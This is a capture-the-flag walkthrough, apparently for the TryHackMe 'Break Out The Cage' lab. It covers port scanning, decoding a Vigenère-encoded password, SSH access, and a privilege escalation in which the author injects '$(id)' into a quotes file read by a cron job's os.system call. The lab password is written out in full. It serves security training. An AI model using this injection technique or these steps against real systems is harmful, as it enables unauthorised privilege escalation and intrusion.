Break Out The Cage

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Wed Jun 17 04:24:42 2020 as: nmap -sC -sV -oN portscn 10.10.92.178
Nmap scan report for 10.10.92.178
Host is up (0.21s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             396 May 25 23:33 dad_tasks
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.9.10.47
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
```

```
|   2048 dd:fd:88:94:f8:c8:d1:1b:51:e3:7d:f8:1d:dd:82:3e (RSA)
|   256 3e:ba:38:63:2b:8d:1c:68:13:d5:05:ba:7a:ae:d9:3b (ECDSA)
|_  256 c0:a6:a3:64:44:1e:cf:47:5f:85:f6:1f:78:4c:59:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Nicholas Cage Stories
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jun 17 04:25:07 2020 -- 1 IP address (1 host up) scanned in 24.55 seconds
```

ffuf

Targets

ftpPort

```
~/tryhackme/breakoutthecage$ cat dad_tasks | base64 -d

Qapw Eekcl - Pvr RMKP...XZW VWUR... TTI XEF... LAA ZRGQRO!!!!
Sfw. Kajnmb xsi owuowge
Faz. Tml fkfr qgseik ag oqeibx
Eljwx. Xil bqi aiklbywqe
Rsfv. Zwel vvm imel sumebt lqwdsfk
Yejr. Tqenl Vsw svnt "urqsjetpwbn einyjamu" wf.

Iz glww A ykftef.... Qjhsvbouuoexcmvwkwwatfllxughhbbcmydizwlkbsidiuscwl
```

-it's a vigenere cipher ciphertext
-key: namelesstwo
-site used to break it: https://www.guballa.de/vigenere-solver
-plaintext:-


```
Dads Tasks - The RAGE...THE CAGE... THE MAN... THE LEGEND!!!!
One. Revamp the website
Two. Put more quotes in script
Three. Buy bee pesticide
Four. Help him with acting lessons
Five. Teach Dad what "information security" is.

In case I forget.... Mydadisghostriderainthatcoolnocausehesonfirejokes
```

login ssh with weston cred
==================
Mydadisghostriderainthatcoolnocausehesonfirejokes

Post Exploitation


Privilege Escalation

weston user
========
login with ssh




```
nobodyatall@0xB105F00D:~/tryhackme/breakoutthecage$ ssh weston@10.10.8.225
The authenticity of host '10.10.8.225 (10.10.8.225)' can't be established.
ECDSA key fingerprint is SHA256:5SfBwCWS7eOa++Pxtlamyng8cPcCWV3yaRPL2zXFcYg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.8.225' (ECDSA) to the list of known hosts.
weston@10.10.8.225's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


39 packages can be updated.
0 updates are security updates.


         __________
        /\____;;___\
       | /         /
       `. ())oo() .
        |\(%()*^^()^\
       %| |-%-------|
      % \ | %  ))   |
      %  \|%________|
       %%%%
Last login: Tue May 26 10:58:20 2020 from 192.168.247.1
```

weston is in cage group




```
weston@national-treasure:/opt/.dads_scripts$ id
uid=1001(weston) gid=1001(weston) groups=1001(weston),1000(cage)
weston@national-treasure:/opt/.dads_scripts$ 
```

cronjob




```
[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalat
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any
# Notice that tasks will be started based on the cron's syst
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent thro
# email to the user the crontab file belongs to (unless redi
#
# For example, you can run a backup of all your user account
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) an
#
# m h  dom mon dow   command

*/3 * * * * /opt/.dads_scripts/spread_the_quotes.py
```

cage user files
//python script hmm




```
uid=1001(weston) gid=1001(weston) groups=1001(weston),1000(cage)
weston@national-treasure:/opt/.dads_scripts$ find / -user cage -type f 2>/dev/null
/opt/.dads_scripts/spread_the_quotes.py
/opt/.dads_scripts/.files/.quotes
weston@national-treasure:/opt/.dads_scripts$ 
```

os.system hmmm....




```
weston@national-treasure:/opt/.dads_scripts$ cat spread_the_quotes.py
#!/usr/bin/env python

#Copyright Weston 2k20 (Dad couldnt write this with all the time in the world!)
import os
import random

lines = open("/opt/.dads_scripts/.files/.quotes").read().splitlines()
quote = random.choice(lines)
os.system("wall " + quote)

weston@national-treasure:/opt/.dads_scripts$
```

seems like a cronjob executing the python script as cage user




```
Broadcast message from cage@national-treasure (somewhere) (Tue Jun 16 15:12:02

I love pressure. I eat it for breakfast. – The Rock
```

default .quotes file




```
weston@national-treasure:/opt/.dads_scripts/.files$ head .quotes
"That's funny, my name's Roger. Two Rogers don't make a right!" – Gone in Sixty Seconds
"Did I ever tell ya that this here jacket represents a symbol of my individuality, and my be
lief in personal freedom?" – Wild at Heart
"Well, I'm one of those fortunate people who like my job, sir. Got my first chemistry set wh
en I was seven, blew my eyebrows off, we never saw the cat again, been into it ever since."
– The Rock
"Put... the bunny... back... in the box." – Con Air
"Sorry boss, but there's only two men I trust. One of them's me. The other's not you." – Con
 Air
"What's in the bag? A shark or something?" – The Wicker Man
"Only if it's a noun, and the words have equal weight. Like, Homeland Security. If it's a pa
rticiple modifying the first word, then... you better keep it lower case." – Seeking Justice
"What do you think I'm gonna do? I'm gonna save the ' ****** day!" – Con Air
```

testing editing the .quotes since we're in cage group



```
weston@national-treasure:/opt/.dads_scripts/.files$ echo 'test' >  .quotes
weston@national-treasure:/opt/.dads_scripts/.files$ python ../
.files/                    spread_the_quotes.py
weston@national-treasure:/opt/.dads_scripts/.files$ python ../spread_the_quotes.py

Broadcast message from weston@national-treasure (pts/0) (Tue Jun 16 15:14:15 20

test

weston@national-treasure:/opt/.dads_scripts/.files$ echo '$(id)' >  .quotes
weston@national-treasure:/opt/.dads_scripts/.files$ python ../spread_the_quotes.py

Broadcast message from weston@national-treasure (pts/0) (Tue Jun 16 15:14:43 20

uid=1001(weston) gid=1001(weston) groups=1001(weston),1000(cage)

weston@national-treasure:/opt/.dads_scripts/.files$ 
```

with reverse shell script
//testing and it works
//not let's wait for cage user to exec the script

